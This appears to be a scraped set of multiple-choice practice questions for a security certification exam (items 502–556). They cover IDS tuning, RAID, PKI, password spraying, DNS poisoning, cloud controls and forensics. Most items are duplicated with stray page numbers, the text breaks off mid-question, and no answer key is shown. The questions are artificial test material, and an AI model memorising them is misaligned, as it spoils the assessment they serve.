502. A technician is configuring an intrusion prevention system to improve its ability to find and stop threats. In the past, the system did not detect and stop some threats. Which of the following BEST describes what the technician is trying to correct with the new configuration?

A. False positives
B. False acceptance rate
C. False negatives
D. Error correction rate
E. False rejection rate

1004

502. A technician is configuring an intrusion prevention system to improve its ability to find and stop threats. In the past, the system did not detect and stop some threats. Which of the following BEST describes what the technician is trying to correct with the new configuration?

A. False positives
B. False acceptance rate
C. False negatives
D. Error correction rate
E. False rejection rate

1005

503. A network administrator is trying to provide the most resilient hard drive configuration in a server. With five hard drives, which of the following is the MOST fault-tolerant configuration?

A. RAID 1
B. RAID 5
C. RAID 6
D. RAID 10

1006

503. A network administrator is trying to provide the most resilient hard drive configuration in a server. With five hard drives, which of the following is the MOST fault-tolerant configuration?

A. RAID 1
B. RAID 5
C. RAID 6
D. RAID 10

1007

504. When accessing a popular website, a user receives a warning that the certificate for the website is not valid. Upon investigation, it was noted that the certificate is not revoked and the website is working fine for other users. Which of the following is the MOST likely cause for this?

A. The certificate is corrupted on the server.
B. The certificate was deleted from the local cache.
C. The user needs to start the machine.
D. The system date on the user's device is out of sync.

1008

504. When accessing a popular website, a user receives a warning that the certificate for the website is not valid. Upon investigation, it was noted that the certificate is not revoked and the website is working fine for other users. Which of the following is the MOST likely cause for this?

A. The certificate is corrupted on the server.
B. The certificate was deleted from the local cache.
C. The user needs to start the machine.
D. The system date on the user's device is out of sync.

1009

505. Which of the following is a security consideration for IoT devices?

A. IoT devices have built-in accounts that users rarely access.
B. IoT devices have less processing capabilities.
C. IoT devices are physically segmented from each other.
D. IoT devices have purpose-built applications.

1010

505. Which of the following is a security consideration for IoT devices?

A. IoT devices have built-in accounts that users rarely access.
B. IoT devices have less processing capabilities.
C. IoT devices are physically segmented from each other.
D. IoT devices have purpose-built applications.

1011

506. A user is unable to obtain an IP address from the corporate DHCP server. Which of the following is MOST likely the cause?

A. Default configuration
B. Resource exhaustion
C. Memory overflow
D. Improper input handling

1012

506. A user is unable to obtain an IP address from the corporate DHCP server. Which of the following is MOST likely the cause?

A. Default configuration
B. Resource exhaustion
C. Memory overflow
D. Improper input handling

1013

507. Which of the following should a company require prior to performing a penetration test?

A. NDA
B. CVE score
C. Data classification
D. List of threats

1014

507. Which of the following should a company require prior to performing a penetration test?

A. NDA
B. CVE score
C. Data classification
D. List of threats

1015

508. Which of the following will MOST likely adversely impact the operations of unpatched traditional programmable-logic controllers, running a back-end LAMP server and OT systems with human-management interfaces that are accessible over the internet via a web interface? (Select TWO).

A. Cross-site scripting
B. Data exfiltration
C. Poor system logging
D. Weak encryption
E. SQL injection
F. Server-side request forgery

1016

508. Which of the following will MOST likely adversely impact the operations of unpatched traditional programmable-logic controllers, running a back-end LAMP server and OT systems with human-management interfaces that are accessible over the internet via a web interface? (Select TWO).

A. Cross-site scripting
B. Data exfiltration
C. Poor system logging
D. Weak encryption
E. SQL injection
F. Server-side request forgery

1017

509. An auditor is performing an assessment of a security appliance with an embedded OS that was vulnerable during the last two assessments. Which of the following BEST explains the appliance's vulnerable state?

A. The system was configured with weak default security settings.
B. The device uses weak encryption ciphers.
C. The vendor has not supplied a patch for the appliance.
D. The appliance requires administrative credentials for the assessment.

1018

509. An auditor is performing an assessment of a security appliance with an embedded OS that was vulnerable during the last two assessments. Which of the following BEST explains the appliance's vulnerable state?

A. The system was configured with weak default security settings.
B. The device uses weak encryption ciphers.
C. The vendor has not supplied a patch for the appliance.
D. The appliance requires administrative credentials for the assessment.

1019

510. A user contacts the help desk to report the following:

- Two days ago, a pop-up browser window prompted the user for a name and password after connecting to the corporate wireless SSID. This had never happened before, but the user entered the information as requested.
- The user was able to access the Internet but had trouble accessing the department share until the next day.
- The user is now getting notifications from the bank about unauthorized transactions.

Which of the following attack vectors was MOST likely used in this scenario?

A. Rogue access point
B. Evil twin
C. DNS poisoning
D. ARP poisoning

1020

510. A user contacts the help desk to report the following:

- Two days ago, a pop-up browser window prompted the user for a name and password after connecting to the corporate wireless SSID. This had never happened before, but the user entered the information as requested.
- The user was able to access the Internet but had trouble accessing the department share until the next day.
- The user is now getting notifications from the bank about unauthorized transactions.

Which of the following attack vectors was MOST likely used in this scenario?

A. Rogue access point
B. Evil twin
C. DNS poisoning
D. ARP poisoning

1021

511. Which of the following provides the BEST protection for sensitive information and data stored in cloud-based services but still allows for full functionality and searchability of data within the cloud-based services?

A. Data encryption
B. Data masking
C. Anonymization
D. Tokenization

1022

511. Which of the following provides the BEST protection for sensitive information and data stored in cloud-based services but still allows for full functionality and searchability of data within the cloud-based services?

A. Data encryption
B. Data masking
C. Anonymization
D. Tokenization

1023

512. A manufacturing company has several one-off legacy information systems that cannot be migrated to a newer OS due to software compatibility issues. The OSs are still supported by the vendor, but the industrial software is no longer supported. The Chief Information Security Officer (CISO) has created a resiliency plan for these systems that will allow OS patches to be installed in a non-production environment, while also creating backups of the systems for recovery. Which of the following resiliency techniques will provide these capabilities?

A. Redundancy
B. RAID 1+5
C. Virtual machines
D. Full backups

1024

512. A manufacturing company has several one-off legacy information systems that cannot be migrated to a newer OS due to software compatibility issues. The OSs are still supported by the vendor, but the industrial software is no longer supported. The Chief Information Security Officer (CISO) has created a resiliency plan for these systems that will allow OS patches to be installed in a non-production environment, while also creating backups of the systems for recovery. Which of the following resiliency techniques will provide these capabilities?

A. Redundancy
B. RAID 1+5
C. Virtual machines
D. Full backups

1025

513. Which of the following should be put in place when negotiating with a new vendor about the timeliness of the response to a significant outage or incident?

A. MOU
B. MTTR
C. SLA
D. NDA

1026

513. Which of the following should be put in place when negotiating with a new vendor about the timeliness of the response to a significant outage or incident?

A. MOU
B. MTTR
C. SLA
D. NDA

1027

514. Which of the following BEST describes a security exploit for which a vendor patch is not readily available?

A. Integer overflow
B. Zero-day
C. End of life
D. Race condition

1028

514. Which of the following BEST describes a security exploit for which a vendor patch is not readily available?

A. Integer overflow
B. Zero-day
C. End of life
D. Race condition

1029

515. A cloud administrator is configuring five compute instances under the same subnet in a VPC. Three instances are required to communicate with one another, and the other two must be logically isolated from all other instances in the VPC. Which of the following must the administrator configure to meet this requirement?

A. One security group
B. Two security groups
C. Three security groups
D. Five security groups

1030

515. A cloud administrator is configuring five compute instances under the same subnet in a VPC. Three instances are required to communicate with one another, and the other two must be logically isolated from all other instances in the VPC. Which of the following must the administrator configure to meet this requirement?

A. One security group
B. Two security groups
C. Three security groups
D. Five security groups

1031

516. A security administrator suspects an employee has been emailing proprietary information to a competitor. Company policy requires the administrator to capture an exact copy of the employee's hard disk. Which of the following should the administrator use?

A. dd
B. chmod
C. dnsenum
D. logger

1032

516. A security administrator suspects an employee has been emailing proprietary information to a competitor. Company policy requires the administrator to capture an exact copy of the employee's hard disk. Which of the following should the administrator use?

A. dd
B. chmod
C. dnsenum
D. logger

1033

517. A cybersecurity administrator needs to add disk redundancy for a critical server. The solution must have a two-drive failure for better fault tolerance. Which of the following RAID levels should the administrator select?

A. 0
B. 1
C. 5
D. 6

1034

517. A cybersecurity administrator needs to add disk redundancy for a critical server. The solution must have a two-drive failure for better fault tolerance. Which of the following RAID levels should the administrator select?

A. 0
B. 1
C. 5
D. 6

1035

518. Following a prolonged datacenter outage that affected web-based sales, a company has decided to move its operations to a private cloud solution. The security team has received the following requirements:

•There must be visibility into how teams are using cloud-based services.

•The company must be able to identify when data related to payment cards is being sent to the cloud.

•Data must be available regardless of the end user's geographic location.

•Administrators need a single pane-of-glass view into traffic and trends.

Which of the following should the security analyst recommend?

A. Create firewall rules to restrict traffic to other cloud service providers.
B. Install a DLP solution to monitor data in transit.
C. Implement a CASB solution.
D. Configure a web-based content filter.

1036

518. Following a prolonged datacenter outage that affected web-based sales, a company has decided to move its operations to a private cloud solution. The security team has received the following requirements:

•There must be visibility into how teams are using cloud-based services.

•The company must be able to identify when data related to payment cards is being sent to the cloud.

•Data must be available regardless of the end user's geographic location.

•Administrators need a single pane-of-glass view into traffic and trends.

Which of the following should the security analyst recommend?

A. Create firewall rules to restrict traffic to other cloud service providers.
B. Install a DLP solution to monitor data in transit.
C. Implement a CASB solution.
D. Configure a web-based content filter.

1037

519. An organization needs to implement more stringent controls over administrator/root credentials and service accounts. Requirements for the project include:

•Check-in/checkout of credentials.

•The ability to use but not know the password.

•Automated password changes.

•Logging of access to credentials.

Which of the following solutions would meet the requirements?

A. OAuth 2.0
B. Secure Enclave
C. A privileged access management system.
D. An OpenID Connect authentication system.

1038

519. An organization needs to implement more stringent controls over administrator/root credentials and service accounts. Requirements for the project include:

•Check-in/checkout of credentials.

•The ability to use but not know the password.

•Automated password changes.

•Logging of access to credentials.

Which of the following solutions would meet the requirements?

A. OAuth 2.0
B. Secure Enclave
C. A privileged access management system.
D. An OpenID Connect authentication system.

1039

520. A security administrator suspects there may be unnecessary services running on a server. Which of the following tools will the administrator MOST likely use to confirm the suspicions?

A. Nmap
B. Wireshark
C. Autopsy
D. DNSEnum

1040

520. A security administrator suspects there may be unnecessary services running on a server. Which of the following tools will the administrator MOST likely use to confirm the suspicions?

A. Nmap
B. Wireshark
C. Autopsy
D. DNSEnum

1041

521. Which of the following incident response steps involves actions to protect critical systems while maintaining business operations?

A. Investigation
B. Containment
C. Recovery
D. Lessons learned

1042

521. Which of the following incident response steps involves actions to protect critical systems while maintaining business operations?

A. Investigation
B. Containment
C. Recovery
D. Lessons learned

1043

522. A network engineer has been asked to investigate why several wireless barcode scanners and wireless computers in a warehouse have intermittent connectivity to the shipping server. The barcode scanners and computers are all on forklift trucks and move around the warehouse during their regular use. Which of the following should the engineer do to determine the issue? (Select TWO).

A. Perform a site survey.
B. Deploy an FTK Imager.
C. Create a heat map.
D. Scan for rogue access points.
E. Upgrade the security protocols.
F. Install a captive portal.

1044

522. A network engineer has been asked to investigate why several wireless barcode scanners and wireless computers in a warehouse have intermittent connectivity to the shipping server. The barcode scanners and computers are all on forklift trucks and move around the warehouse during their regular use. Which of the following should the engineer do to determine the issue? (Select TWO).

A. Perform a site survey.
B. Deploy an FTK Imager.
C. Create a heat map.
D. Scan for rogue access points.
E. Upgrade the security protocols.
F. Install a captive portal.

 1045

1045

523. A company recently set up an e-commerce portal to sell its products online. The company wants to start accepting credit cards for payment, which requires compliance with a security standard. Which of the following standards must the company comply with before accepting credit cards on its e-commerce platform?

A. PCI DSS
B. ISO 22301
C. ISO 27001
D. NIST CSF

 1046

1046

523. A company recently set up an e-commerce portal to sell its products online. The company wants to start accepting credit cards for payment, which requires compliance with a security standard. Which of the following standards must the company comply with before accepting credit cards on its e-commerce platform?

A. PCI DSS
B. ISO 22301
C. ISO 27001
D. NIST CSF

524. A security analyst has been asked to investigate a situation after the SOC started to receive alerts from the SIEM. The analyst first looks at the domain controller and finds the following events:

Keywords	Date and time	Source	Event ID
Kerberos pre-authentication failed.	12/26/2019 11:37:21 PM	Microsoft Windows security auditing	4771
Kerberos pre-authentication failed.	12/26/2019 11:37:21 PM	Microsoft Windows security auditing	4771
Kerberos pre-authentication failed.	12/26/2019 11:37:22 PM	Microsoft Windows security auditing	4771

To better understand what is going on, the analyst runs a command and receives the following output:

name	lastbadpasswordattempt	badpwdcount
John.Smith	12/26/2019 11:37:21 PM	7
Joe.Jones	12/26/2019 11:37:21 PM	13
Michael.Johnson	12/26/2019 11:37:22 PM	8
Mary.Wilson	12/26/2019 11:37:22 PM	8
Jane.Brown	12/26/2019 11:37:23 PM	12

Based on the analyst's findings, which of the following attacks is being executed?

A. Credential harvesting
B. Keylogger
C. Brute-force
D. Spraying

524. A security analyst has been asked to investigate a situation after the SOC started to receive alerts from the SIEM. The analyst first looks at the domain controller and finds the following events:

Keywords	Date and time	Source	Event ID
Kerberos pre-authentication failed.	12/26/2019 11:37:21 PM	Microsoft Windows security auditing	4771
Kerberos pre-authentication failed.	12/26/2019 11:37:21 PM	Microsoft Windows security auditing	4771
Kerberos pre-authentication failed.	12/26/2019 11:37:22 PM	Microsoft Windows security auditing	4771

To better understand what is going on, the analyst runs a command and receives the following output:

name	lastbadpasswordattempt	badpwdcount
John.Smith	12/26/2019 11:37:21 PM	7
Joe.Jones	12/26/2019 11:37:21 PM	13
Michael.Johnson	12/26/2019 11:37:22 PM	8
Mary.Wilson	12/26/2019 11:37:22 PM	8
Jane.Brown	12/26/2019 11:37:23 PM	12

Based on the analyst's findings, which of the following attacks is being executed?

A. Credential harvesting
B. Keylogger
C. Brute-force
D. Spraying

525. An organization's help desk is flooded with phone calls from users stating they can no longer access certain websites. The help desk escalates the issue to the security team, as these websites were accessible the previous day. The security analysts run the following command: ipconfig/flushdns, but the issue persists. Finally, an analyst changes the DNS server for an impacted machine, and the issue goes away. Which of the following attacks MOST likely occurred on the original DNS server?

A. DNS cache poisoning
B. Domain hijacking
C. Distributed denial-of-service
D. DNS tunneling

525. An organization's help desk is flooded with phone calls from users stating they can no longer access certain websites. The help desk escalates the issue to the security team, as these websites were accessible the previous day. The security analysts run the following command: ipconfig/flushdns, but the issue persists. Finally, an analyst changes the DNS server for an impacted machine, and the issue goes away. Which of the following attacks MOST likely occurred on the original DNS server?

A. DNS cache poisoning
B. Domain hijacking
C. Distributed denial-of-service
D. DNS tunneling

1051

526. A company provides mobile devices to its users to permit access to email and enterprise applications. The company recently started allowing users to select from several different vendors and device models. When configuring the MDM, which of the following is a key security implication of this heterogeneous device approach?

A. The most common set of MDM configurations will become the effective set of enterprise mobile security controls.
B. All devices will need to support SCEP-based enrollment; therefore, the heterogeneity of the chosen architecture may unnecessarily expose private keys to adversaries.
C. Certain devices are inherently less secure than others, so compensatory controls will be needed to address the delta between device vendors.
D. MDMs typically will not support heterogeneous deployment environments, so multiple MDMs will need to be installed and configured.

1052

526. A company provides mobile devices to its users to permit access to email and enterprise applications. The company recently started allowing users to select from several different vendors and device models. When configuring the MDM, which of the following is a key security implication of this heterogeneous device approach?

A. The most common set of MDM configurations will become the effective set of enterprise mobile security controls.
B. All devices will need to support SCEP-based enrollment; therefore, the heterogeneity of the chosen architecture may unnecessarily expose private keys to adversaries.
C. Certain devices are inherently less secure than others, so compensatory controls will be needed to address the delta between device vendors.
D. MDMs typically will not support heterogeneous deployment environments, so multiple MDMs will need to be installed and configured.

1053

527. To secure an application after a large data breach, an e-commerce site will be resetting all users' credentials. Which of the following will BEST ensure the site's users are not compromised after the reset?

A. A password reuse policy.
B. Account lockout after three failed attempts.
C. Encrypted credentials in transit.
D. A geofencing policy based on login history.

1054

527. To secure an application after a large data breach, an e-commerce site will be resetting all users' credentials. Which of the following will BEST ensure the site's users are not compromised after the reset?

A. A password reuse policy.
B. Account lockout after three failed attempts.
C. Encrypted credentials in transit.
D. A geofencing policy based on login history.

1055

528. The CSIRT is reviewing the lessons learned from a recent incident. A worm was able to spread unhindered throughout the network and infect a large number of computers and servers. Which of the following recommendations would be BEST to mitigate the impacts of a similar incident in the future?

A. Install a NIDS device at the boundary.
B. Segment the network with firewalls.
C. Update all antivirus signatures daily.
D. Implement application blacklisting.

1056

528. The CSIRT is reviewing the lessons learned from a recent incident. A worm was able to spread unhindered throughout the network and infect a large number of computers and servers. Which of the following recommendations would be BEST to mitigate the impacts of a similar incident in the future?

A. Install a NIDS device at the boundary.
B. Segment the network with firewalls.
C. Update all antivirus signatures daily.
D. Implement application blacklisting.

1057

529. A network administrator needs to build out a new datacenter, with a focus on resiliency and uptime. Which of the following would BEST meet this objective? (Select TWO).

A. Dual power supply.
B. Off-site backups
C. Automatic OS upgrades
D. NIC teaming
E. Scheduled penetration testing
F. Network-attached storage

1058

529. A network administrator needs to build out a new datacenter, with a focus on resiliency and uptime. Which of the following would BEST meet this objective? (Select TWO).

A. Dual power supply.
B. Off-site backups
C. Automatic OS upgrades
D. NIC teaming
E. Scheduled penetration testing
F. Network-attached storage

1059

530. Which of the following BEST explains the difference between a data owner and a data custodian?

A. The data owner is responsible for adhering to the rules for using the data, while the data custodian is responsible for determining the corporate governance regarding the data.
B. The data owner is responsible for determining how the data may be used, while the data custodian is responsible for implementing the protections to the data.
C. The data owner is responsible for controlling the data, while the data custodian is responsible for maintaining the chain of custody when handling the data.
D. The data owner grants the technical permissions for data access, while the data custodian maintains the database access controls to the data.

1060

530. Which of the following BEST explains the difference between a data owner and a data custodian?

A. The data owner is responsible for adhering to the rules for using the data, while the data custodian is responsible for determining the corporate governance regarding the data.
B. The data owner is responsible for determining how the data may be used, while the data custodian is responsible for implementing the protections to the data.
C. The data owner is responsible for controlling the data, while the data custodian is responsible for maintaining the chain of custody when handling the data.
D. The data owner grants the technical permissions for data access, while the data custodian maintains the database access controls to the data.

1061

531. Which of the following is the BEST reason to maintain a functional and effective asset management policy that aids in ensuring the security of an organization?

A. To provide data to quantify risk based on the organization's systems.
B. To keep all software and hardware fully patched for known vulnerabilities.
C. To only allow approved, organization-owned devices onto the business network.
D. To standardize by selecting one laptop model for all users in the organization.

1062

531. Which of the following is the BEST reason to maintain a functional and effective asset management policy that aids in ensuring the security of an organization?

A. To provide data to quantify risk based on the organization's systems.
B. To keep all software and hardware fully patched for known vulnerabilities.
C. To only allow approved, organization-owned devices onto the business network.
D. To standardize by selecting one laptop model for all users in the organization.

1063

532. An organization has implemented a policy requiring the use of conductive metal lockboxes for personal electronic devices outside of a secure research lab. Which of the following did the organization determine to be the GREATEST risk to intellectual property when creating this policy?

A. The theft of portable electronic devices.
B. Geotagging in the metadata of images.
C. Bluesnarfing of mobile devices.
D. Data exfiltration over a mobile hotspot.

1064

532. An organization has implemented a policy requiring the use of conductive metal lockboxes for personal electronic devices outside of a secure research lab. Which of the following did the organization determine to be the GREATEST risk to intellectual property when creating this policy?

A. The theft of portable electronic devices.
B. Geotagging in the metadata of images.
C. Bluesnarfing of mobile devices.
D. Data exfiltration over a mobile hotspot.

1065

533. A company processes highly sensitive data and senior management wants to protect the sensitive data by utilizing classification labels. Which of the following access control schemes would be BEST for the company to implement?

A. Discretionary
B. Rule-based
C. Role-based
D. Mandatory

1066

533. A company processes highly sensitive data and senior management wants to protect the sensitive data by utilizing classification labels. Which of the following access control schemes would be BEST for the company to implement?

A. Discretionary
B. Rule-based
C. Role-based
D. Mandatory

1067

534. A company has drafted an insider-threat policy that prohibits the use of external storage devices. Which of the following would BEST protect the company from data exfiltration via removable media?

A. Monitoring large data transfer transactions in the firewall logs.
B. Developing mandatory training to educate employees about the removable media policy.
C. Implementing a group policy to block user access to system files.
D. Blocking removable-media devices and write capabilities using a host-based security tool.

1068

534. A company has drafted an insider-threat policy that prohibits the use of external storage devices. Which of the following would BEST protect the company from data exfiltration via removable media?

A. Monitoring large data transfer transactions in the firewall logs.

B. Developing mandatory training to educate employees about the removable media policy.

C. Implementing a group policy to block user access to system files.

D. Blocking removable-media devices and write capabilities using a host-based security tool.

1069

535. An organization with a low tolerance for user inconvenience wants to protect laptop hard drives against loss or data theft. Which of the following would be the MOST acceptable?

A. SED

B. HSM

C. DLP

D. TPM

1070

535. An organization with a low tolerance for user inconvenience wants to protect laptop hard drives against loss or data theft. Which of the following would be the MOST acceptable?

A. SED
B. HSM
C. DLP
D. TPM

1071

536. A cybersecurity analyst needs to implement secure authentication to third-party websites without users' passwords. Which of the following would be the BEST way to achieve this objective?

A. OAuth
B. SSO
C. SAML
D. PAP

1072

536. A cybersecurity analyst needs to implement secure authentication to third-party websites without users' passwords. Which of the following would be the BEST way to achieve this objective?

A. OAuth
B. SSO
C. SAML
D. PAP

1073

537. After reading a security bulletin, a network security manager is concerned that a malicious actor may have breached the network using the same software flaw. The exploit code is publicly available and has been reported as being used against other industries in the same vertical. Which of the following should the network security manager consult FIRST to determine a priority list for forensic review?

A. The vulnerability scan output
B. The IDS logs
C. The full packet capture data
D. The SIEM alerts

1074

537. After reading a security bulletin, a network security manager is concerned that a malicious actor may have breached the network using the same software flaw. The exploit code is publicly available and has been reported as being used against other industries in the same vertical. Which of the following should the network security manager consult FIRST to determine a priority list for forensic review?

A. The vulnerability scan output
B. The IDS logs
C. The full packet capture data
D. The SIEM alerts

1075

538. A commercial cyber-threat intelligence organization observes loCs across a variety of unrelated customers. Prior to releasing specific threat intelligence to other paid subscribers, the organization is MOST likely obligated by contracts to:

A. Perform attribution to specific APTs and nation-state actors.
B. Anonymize any PII that is observed within the loC data.
C. Add metadata to track the utilization of threat intelligence reports.
D. Assist companies with impact assessments based on the observed data.

1076

538. A commercial cyber-threat intelligence organization observes loCs across a variety of unrelated customers. Prior to releasing specific threat intelligence to other paid subscribers, the organization is MOST likely obligated by contracts to:

A. Perform attribution to specific APTs and nation-state actors.
B. Anonymize any PII that is observed within the loC data.
C. Add metadata to track the utilization of threat intelligence reports.
D. Assist companies with impact assessments based on the observed data.

1077

539. A host was infected with malware. During the incident response, Joe, a user, reported that he did not receive any emails with links, but he had been browsing the internet all day. Which of the following would MOST likely show where the malware originated?

A. The DNS logs.
B. The web server logs.
C. The SIP traffic logs.
D. The SNMP logs.

1078

539. A host was infected with malware. During the incident response, Joe, a user, reported that he did not receive any emails with links, but he had been browsing the internet all day. Which of the following would MOST likely show where the malware originated?

A. The DNS logs.
B. The web server logs.
C. The SIP traffic logs.
D. The SNMP logs.

1079

540. An employee has been charged with fraud and is suspected of using corporate assets. As authorities collect evidence, and to preserve the admissibility of the evidence, which of the following forensic techniques should be used?

A. Order of volatility
B. Data recovery
C. Chain of custody
D. Non-repudiation

1080

540. An employee has been charged with fraud and is suspected of using corporate assets. As authorities collect evidence, and to preserve the admissibility of the evidence, which of the following forensic techniques should be used?

A. Order of volatility
B. Data recovery
C. Chain of custody
D. Non-repudiation

1081

541. A security analyst is hardening a Linux workstation and must ensure it has public keys forwarded to remote systems for secure login. Which of the following steps should the analyst perform to meet these requirements? (Select TWO).

A. Forward the keys using ssh-copy-id.
B. Forward the keys using scp.
C. Forward the keys using ssh -i.
D. Forward the keys using openssl -s.
E. Forward the keys using ssh-keygen.

1082

541. A security analyst is hardening a Linux workstation and must ensure it has public keys forwarded to remote systems for secure login. Which of the following steps should the analyst perform to meet these requirements? (Select TWO).

A. Forward the keys using ssh-copy-id.
B. Forward the keys using scp.
C. Forward the keys using ssh -i.
D. Forward the keys using openssl -s.
E. Forward the keys using ssh-keygen.

1083

542. A security analyst is using a recently released security advisory to review historical logs, looking for the specific activity that was outlined in the advisory. Which of the following is the analyst doing?

A. A packet capture.
B. A user behavior analysis.
C. Threat hunting.
D. Credentialed vulnerability scanning.

1084

542. A security analyst is using a recently released security advisory to review historical logs, looking for the specific activity that was outlined in the advisory. Which of the following is the analyst doing?

A. A packet capture.
B. A user behavior analysis.
C. Threat hunting.
D. Credentialed vulnerability scanning.

543. A small company that does not have security staff wants to improve its security posture. Which of the following would BEST assist the company?

A. MSSP
B. SOAR
C. laaS
D. PaaS

543. A small company that does not have security staff wants to improve its security posture. Which of the following would BEST assist the company?

A. MSSP
B. SOAR
C. laaS
D. PaaS

1087

544. Which of the following is MOST likely to outline the roles and responsibilities of data controllers and data processors?

A. SSAE SOC 2
B. PCI DSS
C. GDPR
D. ISO 31000

1088

544. Which of the following is MOST likely to outline the roles and responsibilities of data controllers and data processors?

A. SSAE SOC 2
B. PCI DSS
C. GDPR
D. ISO 31000

 1089

1089

545. Which of the following policies would help an organization identify and mitigate potential single points of failure in the company's IT/security operations?

A. Least privilege
B. Awareness training
C. Separation of duties
D. Mandatory vacation

 1090

1090

545. Which of the following policies would help an organization identify and mitigate potential single points of failure in the company's IT/security operations?

A. Least privilege
B. Awareness training
C. Separation of duties
D. Mandatory vacation

1091

546. Which of the following would be the BEST method for creating a detailed diagram of wireless access points and hotspots?

A. Footprinting
B. White-box testing
C. A drone/UAV
D. Pivoting

1092

546. Which of the following would be the BEST method for creating a detailed diagram of wireless access points and hotspots?

A. Footprinting
B. White-box testing
C. A drone/UAV
D. Pivoting

1093

547. A network engineer needs to build a solution that will allow guests at the company's headquarters to access the Internet via WiFi. This solution should not allow access to the internal corporate network, but it should require quests to sign off on the acceptable use policy before accessing the Internet. Which of the following should the engineer employ to meet these requirements?

A. Implement open PSK on the APs.
B. Deploy a WAF.
C. Configure WIPS on the APs.
D. Install a captive portal.

1094

547. A network engineer needs to build a solution that will allow guests at the company's headquarters to access the Internet via WiFi. This solution should not allow access to the internal corporate network, but it should require quests to sign off on the acceptable use policy before accessing the Internet. Which of the following should the engineer employ to meet these requirements?

A. Implement open PSK on the APs.
B. Deploy a WAF.
C. Configure WIPS on the APs.
D. Install a captive portal.

1095

548. A network administrator has been asked to install an IDS to improve the security posture of an organization. Which of the following control types is an IDS?

A. Corrective
B. Physical
C. Detective
D. Administrative

1096

548. A network administrator has been asked to install an IDS to improve the security posture of an organization. Which of the following control types is an IDS?

A. Corrective
B. Physical
C. Detective
D. Administrative

1097

549. An organization wants to implement a third factor to an existing multifactor authentication. The organization already uses a smart card and password. Which of the following would meet the organization's needs for a third factor?

A. Date of birth
B. Fingerprint
C. PIN
D. TPM

1098

549. An organization wants to implement a third factor to an existing multifactor authentication. The organization already uses a smart card and password. Which of the following would meet the organization's needs for a third factor?

A. Date of birth
B. Fingerprint
C. PIN
D. TPM

1099

550. An organization is developing an authentication service for use at the entry and exit ports of country borders. The service will use data feeds obtained from passport systems, passenger manifests, and high-definition video feeds from CCTV systems that are located at the ports. The service will incorporate machine-learning techniques to eliminate biometric enrollment processes while still allowing authorities to identify passengers with increasing accuracy over time. The more frequently passengers travel, the more accurately the service will identify them. Which of the following biometrics will MOST likely be used, without the need for enrollment? (Select TWO).

A. Voice
B. Gait
C. Vein
D. Facial
E. Retina
F. Fingerprint

1100

550. An organization is developing an authentication service for use at the entry and exit ports of country borders. The service will use data feeds obtained from passport systems, passenger manifests, and high-definition video feeds from CCTV systems that are located at the ports. The service will incorporate machine-learning techniques to eliminate biometric enrollment processes while still allowing authorities to identify passengers with increasing accuracy over time. The more frequently passengers travel, the more accurately the service will identify them. Which of the following biometrics will MOST likely be used, without the need for enrollment? (Select TWO).

A. Voice
B. Gait
C. Vein
D. Facial
E. Retina
F. Fingerprint

1101

551. A root cause analysis reveals that a web application outage was caused by one of the company's developers uploading a newer version of the third-party libraries that were shared among several applications. Which of the following implementations would be BEST to prevent this issue from reoccurring?

A. CASB
B. SWG
C. Containerization
D. Automated failover

1102

551. A root cause analysis reveals that a web application outage was caused by one of the company's developers uploading a newer version of the third-party libraries that were shared among several applications. Which of the following implementations would be BEST to prevent this issue from reoccurring?

A. CASB
B. SWG
C. Containerization
D. Automated failover

1103

552. The IT department at a university is concerned about professors placing servers on the university network in an attempt to bypass security controls. Which of the following BEST represents this type of threat?

A. A script kiddie
B. Shadow IT
C. Hacktivism
D. White-hat

1104

552. The IT department at a university is concerned about professors placing servers on the university network in an attempt to bypass security controls. Which of the following BEST represents this type of threat?

A. A script kiddie
B. Shadow IT
C. Hacktivism
D. White-hat

1105

553. A network administrator has been alerted that web pages are experiencing long load times. After determining it is not a routing or DNS issue, the administrator logs in to the router, runs a command, and receives the following output:

```
CPU 0 percent busy, from 300 sec ago
1 sec ave: 99 percent busy
5 sec ave: 97 percent busy
1 min ave: 83 percent busy
```

Which of the following is the router experiencing?

A. DDoS attack
B. Memory leak
C. Buffer overflow
D. Resource exhaustion

1106

553. A network administrator has been alerted that web pages are experiencing long load times. After determining it is not a routing or DNS issue, the administrator logs in to the router, runs a command, and receives the following output:

```
CPU 0 percent busy, from 300 sec ago
1 sec ave: 99 percent busy
5 sec ave: 97 percent busy
1 min ave: 83 percent busy
```

Which of the following is the router experiencing?

A. DDoS attack

B. Memory leak

C. Buffer overflow

D. Resource exhaustion

1107

554. A company wants to deploy PKI on its Internet-facing website. The applications that are currently deployed are:

•www.company.com (main websitE.

•contactus.company.com (for locating a nearby location)

•quotes.company.com (for requesting a price quotE.

The company wants to purchase one SSL certificate that will work for all the existing applications and any future applications that follow the same naming conventions, such as store.company.com. Which of the following certificate types would BEST meet the requirements?

A. SAN

B. Wildcard

C. Extended validation

D. Self-signed

1108

554. A company wants to deploy PKI on its Internet-facing website. The applications that are currently deployed are:

•www.company.com (main websitE.

•contactus.company.com (for locating a nearby location)

•quotes.company.com (for requesting a price quotE.

The company wants to purchase one SSL certificate that will work for all the existing applications and any future applications that follow the same naming conventions, such as store.company.com. Which of the following certificate types would BEST meet the requirements?

A. SAN
B. Wildcard
C. Extended validation
D. Self-signed

1109

555. A remote user recently took a two-week vacation abroad and brought along a corporate-owned laptop. Upon returning to work, the user has been unable to connect the laptop to the VPN. Which of the following is the MOST likely reason for the user's inability to connect the laptop to the VPN?

A. Due to foreign travel, the user's laptop was isolated from the network.
B. The user's laptop was quarantined because it missed the latest patch update.
C. The VPN client was blacklisted.
D. The user's account was put on a legal hold.

1110

555. A remote user recently took a two-week vacation abroad and brought along a corporate-owned laptop. Upon returning to work, the user has been unable to connect the laptop to the VPN. Which of the following is the MOST likely reason for the user's inability to connect the laptop to the VPN?

A. Due to foreign travel, the user's laptop was isolated from the network.
B. The user's laptop was quarantined because it missed the latest patch update.
C. The VPN client was blacklisted.
D. The user's account was put on a legal hold.

 1111

1111

556. While checking logs, a security engineer notices a number of end users suddenly downloading files with the .tar.gz extension. Closer examination of the files reveals they are PE32 files. The end users state they did not initiate any of the downloads. Further investigation reveals the end users all clicked on an external email containing an infected MHT file with an href link a week prior. Which of the following is MOST likely occurring?

A. A RAT was installed and is transferring additional exploit tools.
B. The workstations are beaconing to a command-and-control server.
C. A logic bomb was executed and is responsible for the data transfers.
D. A fileless virus is spreading in the local network environment.

 1112

1112

556. While checking logs, a security engineer notices a number of end users suddenly downloading files with the .tar.gz extension. Closer examination of the files reveals they are PE32 files. The end users state they did not initiate any of the downloads. Further investigation reveals the end users all clicked on an external email containing an infected MHT file with an href link a week prior. Which of the following is MOST likely occurring?

A. A RAT was installed and is transferring additional exploit tools.
B. The workstations are beaconing to a command-and-control server.
